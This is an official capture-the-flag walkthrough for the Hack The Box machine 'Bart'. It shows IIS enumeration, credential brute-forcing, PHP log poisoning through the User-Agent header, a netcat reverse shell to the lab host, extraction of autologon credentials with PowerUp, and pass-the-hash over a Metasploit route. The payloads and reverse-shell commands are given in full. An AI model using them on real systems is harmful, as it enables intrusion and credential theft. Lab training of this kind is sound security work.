

Bart

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Difficulty: Hard

Classification: Official

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SYNOPSIS

Bart is a fairly realistic machine, mainly focusing on proper enumeration techniques. There are several security policies in place which can increase the difficulty for those who are not familiar with Windows environments.

Skills Required

- Intermediate knowledge of Windows
- Knowledge of PowerShell or other methods for enumerating Windows


Skills Learned

- Troubleshooting web fuzzing tools
- Enumerating potential credential combinations
- Enumerating subdomains
- Reviewing open source software for changes and vulnerabilities
- Log poisoning
- Pass the hash technique without direct network access to SMB



Enumeration

Nmap




Nmap reveals only an IIS server running on the target.

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wfuzz



As there is a 200 response for most valid results, most common fuzzing tools are not very useful here. Using wfuzz and hiding output with 158607 chars finds a **monitor** and **forum** directory.

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Users







Daniel Simmons
Head of Sales



Robert Hilton Head of IT


Several names can be found on **bart.htb/forum**, including **Harvey Potter** which can be found in a commented out section of the source.



Exploitation

Monitor

Using Burp Intruder or any similar tool, it is fairly simple to find valid credentials for the monitor login page. A valid login (harvey:potter) will result in a redirect to **monitor.bart.htb**, which must be added to /etc/hosts.



Attempting to view the chat reveals the subdomain internal-01.bart.htb.

[DEV] Internal Cha Login Form
Invalid Username or Password
Username
Password
Login



php-ajax-simple-chat

Source: https://github.com/magkopian/php-ajax-simple-chat

A bit of searching finds the above github repository. Reviewing the source code, it is fairly obvious that a user account can be created by sending a request manually. Note that the password must be 8 characters or longer.

```
Request
        Params
                 Headers
                          Hex
  Raw
POST /simple_chat/register.php HTTP/1.1
Host: internal-01.bart.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://internal-01.bart.htb/simple_chat/login_form.php
Cookie: PHPSESSID=0g922efj3741b0upsqrg04fsuj
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
uname=arrexel&passwd=officialwriteup
```

Once logged in, a **Log** feature is visible which is not included in the original source code.

http://internal-01.bart.htb/log/log.php?filename=log.php&username=harvey

Attempting to load **log.php** instead of **log.txt** will result in output being displayed which includes the user agent. At this point it is fairly obvious that log poisoning through the user agent can be leveraged to achieve code execution.

```
Raw Params Headers Hex

GET /log/log.php?filename=log.php&username=harvey HTTP/1.1
Host: internal-01.bart.htb

User-Agent: <?php echo(exec($_GET['c'])); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Cookie: PHPSESSID=0g922efj374lb@upsqrg04fsuj


Connection: close

Upgrade-Insecure-Requests: 1
```

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Using the injected PHP exec, a 64-bit netcat Windows executable can be served from the local machine. The command **powershell "wget http://<LAB IP>/nc64.exe -OutFile nc64.exe"** will successfully grab the file, and the command **nc64.exe <LAB IP> <PORT> -e cmd.exe** will open a shell as **nt authority\iusr**.





Privilege Escalation

Administrator

PowerUp: https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

Executing powershell with **powershell -ExecutionPolicy Bypass** will allow running of local scripts. After dropping PowerUp on the target and starting powershell, it can be loaded with **Import-Module ./PowerUp.ps1** and executed with **Invoke-AllChecks**, revealing Administrator autologon credentials in the registry.

```
[*] Checking for Autologon credentials in registry...

DefaultDomainName : DESKTOP-7I3S68E

DefaultUserName : Administrator

DefaultPassword : 3130438f31186fbaf962f407711faddb

AltDefaultDomainName :

AltDefaultUserName :

AltDefaultPassword :
```

As SMB is not open to the network, a route must be added or alternatively port forwarding can be used. To simplify things, switching to Metasploit is ideal. Using the **windows/smb/smb_delivery** module successfully spawns a Meterpreter session when using the following settings.

```
msf exploit(windows/smb/smb_delivery) > show options
Module options (exploit/windows/smb/smb delivery):
                Current Setting Required Description
  Name
  FILE NAME
               writeup.dll
                                           DLL file name
                                no
   FOLDER NAME
                                 no
                                           Folder name to share (Default none)
  SHARE
               writeup
                                           Share (Default Random)
                                 no
   SRVHOST
                10.10.14.2
                                 yes
                                           The local host to listen on. This mus
t be an address on the local machine or 0.0.0.0
   SRVPORT
                445
                                 yes
                                           The local port to listen on.
Payload options (windows/x64/meterpreter/reverse https):
  Name
            Current Setting Required Description
  EXITFUNC process
                                        Exit technique (Accepted: '', seh, threa
                             yes
  process, none)
            10.10.14.2
  LHOST
                             yes
                                        The local listener hostname
   LPORT
             443
                              yes
                                        The local listener port
  LURI
                              no
                                        The HTTP Path
```



Once a Meterpreter shell is obtained, a route can be added with the command **route add 10.10.10.81/32 255.255.255.255 <SESSION ID>** followed by use of the **admin/smb/psexec_command** module for pass the hash. For the command, executing the existing netcat binary is likely the simplest option.

```
Module options (auxiliary/admin/smb/psexec command):
                          Current Setting
   Name
   COMMAND
                          C:\inetpub\wwwroot\internal-01\log\nc64.exe 10.10.14.2 1235 -e cmd.exe
   RH0STS
                          10.10.10.81
   RPORT
                          445
   SERVICE DESCRIPTION
tty listing
   SERVICE_DISPLAY_NAME
SERVICE_NAME
   SMBDomain
                          3130438f31186fbaf962f407711faddb
   SMBPass
   SMBSHARE
                          C$
   SMBUser
                          Administrator
   THREADS
                          1
   WINPATH
                          WINDOWS
```

Listening on a different port and triggering the psexec module will immediately grant a shell as the Administrator user.

